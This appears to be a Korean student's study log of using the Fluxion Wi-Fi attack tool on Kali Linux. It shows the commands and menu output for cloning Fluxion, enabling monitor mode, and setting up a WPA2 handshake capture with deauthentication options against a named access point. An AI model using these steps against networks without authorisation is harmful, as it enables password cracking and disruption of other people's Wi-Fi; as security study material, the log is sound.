


9/15 공부내용_공재호


Asignee	
Joined	@Sep 15, 2020 3:29 PM
Location	공재호
Title	

1. scrcpy 실행




2. fluxion

```
git clone https://github.com/FluxionNetwork/fluxion.git
```



```
cd fluxion
sudo ./fluxion.sh -i
```



언어 설정 후 2번(WPA/WPA2 선택)

```
user1@kali: ~/바탕화면/fluxion
파일(F)  동작(A)  편집(E)  보기(V)  도움말(H)

[
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FLUXION 6.9 < Fluxion Is The Future >
[
[

[*] Select a wireless attack for the access point

ESSID: "[N/A]" / [N/A]
Channel: [N/A]
BSSID: [N/A] ([N/A])

[1] Captive Portal Creates an "evil twin" access point.
[2] Handshake Snooper Acquires WPA/WPA2 encryption hashes.
[3] Back

[fluxion@kali]~[~] 2

[+] Allocating reserved interface wlan0.
[*] Unblocking all wireless interfaces.
[*] Renaming interface.
[*] Starting monitor interface ...
```

→ 모니터 모드 WLAN 확인

- 오류는 아닌데 패킷이 안잡히는중.

```
user1@kali: ~/바탕화면/fluxion
파일(F)  동작(A)  편집(E)  보기(V)  도움말(H)

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FLUXION 6.9 < Fluxion Is The Future >
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[

[*] Select a channel to monitor

[1] All channels (2.4GHz)
[2] All channels (5GHz)
[3] All channels (2.4GHz & 5GHz)
[4] Specific channel(s)
[5] Back


[fluxion@kali]~[~] []

user1@kali: ~
파일(F)  동작(A)  편집(E)  보기(V)  도움말(H)

root@kali:/home/user1# iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
eth1      no wireless extensions.
fluxwl0   IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off

root@kali:/home/user1#
```

- 먼저 모니터모드 자동변경 확인



```
airmon-ng start fluxwl0
airmon-ng check kill
```

- 위 명령어 실행 후 하니 잘 잡힘
- control + c 하면 아래와같이 뜸

- 2번 aireplay-ng deauthentication

```

user1@kali: ~/바탕화면/fluxion
파일(F)  동작(A)  편집(E)  보기(V)  도움말(H)

[ Fluxion 6.9 < Fluxion Is The Future > ]

ESSID: "KT_GiGA_2G_Wave2_ED1B" / WPA2
Channel: 9
BSSID: B4:A9:4F:4D:ED:1F ([N/A])

[*] Select a method of handshake retrieval
[1] Monitor (passive)
[2] aireplay-ng deauthentication (aggressive)
[3] mdk4 deauthentication (aggressive)
[4] Back

[fluxion@kali]~[~]

```

- 1번

```

user1@kali: ~/바탕화면/fluxion
파일(F)  동작(A)  편집(E)  보기(V)  도움말(H)

[ Fluxion 6.9 < Fluxion Is The Future > ]

ESSID: "KT_GiGA_2G_Wave2_ED1B" / WPA2
Channel: 9
BSSID: B4:A9:4F:4D:ED:1F ([N/A])

[*] Select a method of verification for the hash
[1] aircrack-ng verification (unreliable)
[2] cowpatty verification (recommended)
[3] Back

[fluxion@kali]~[~]

```

- 얼마나 자주볼건지? → 1번


```
user1@kali: ~/바탕화면/fluxion
파일(F)  동장(A)  편집(E)  보기(V)  도움말(H)

[ ~~~~~ ]
[
[      FLUXION 6.9    < Fluxion Is The Future >
[
[ ~~~~~ ]

[*] Enter path to handshake file (Example: /path/to/file.cap)
[*] To go back, leave the hash path blank.

Absolute path: 
```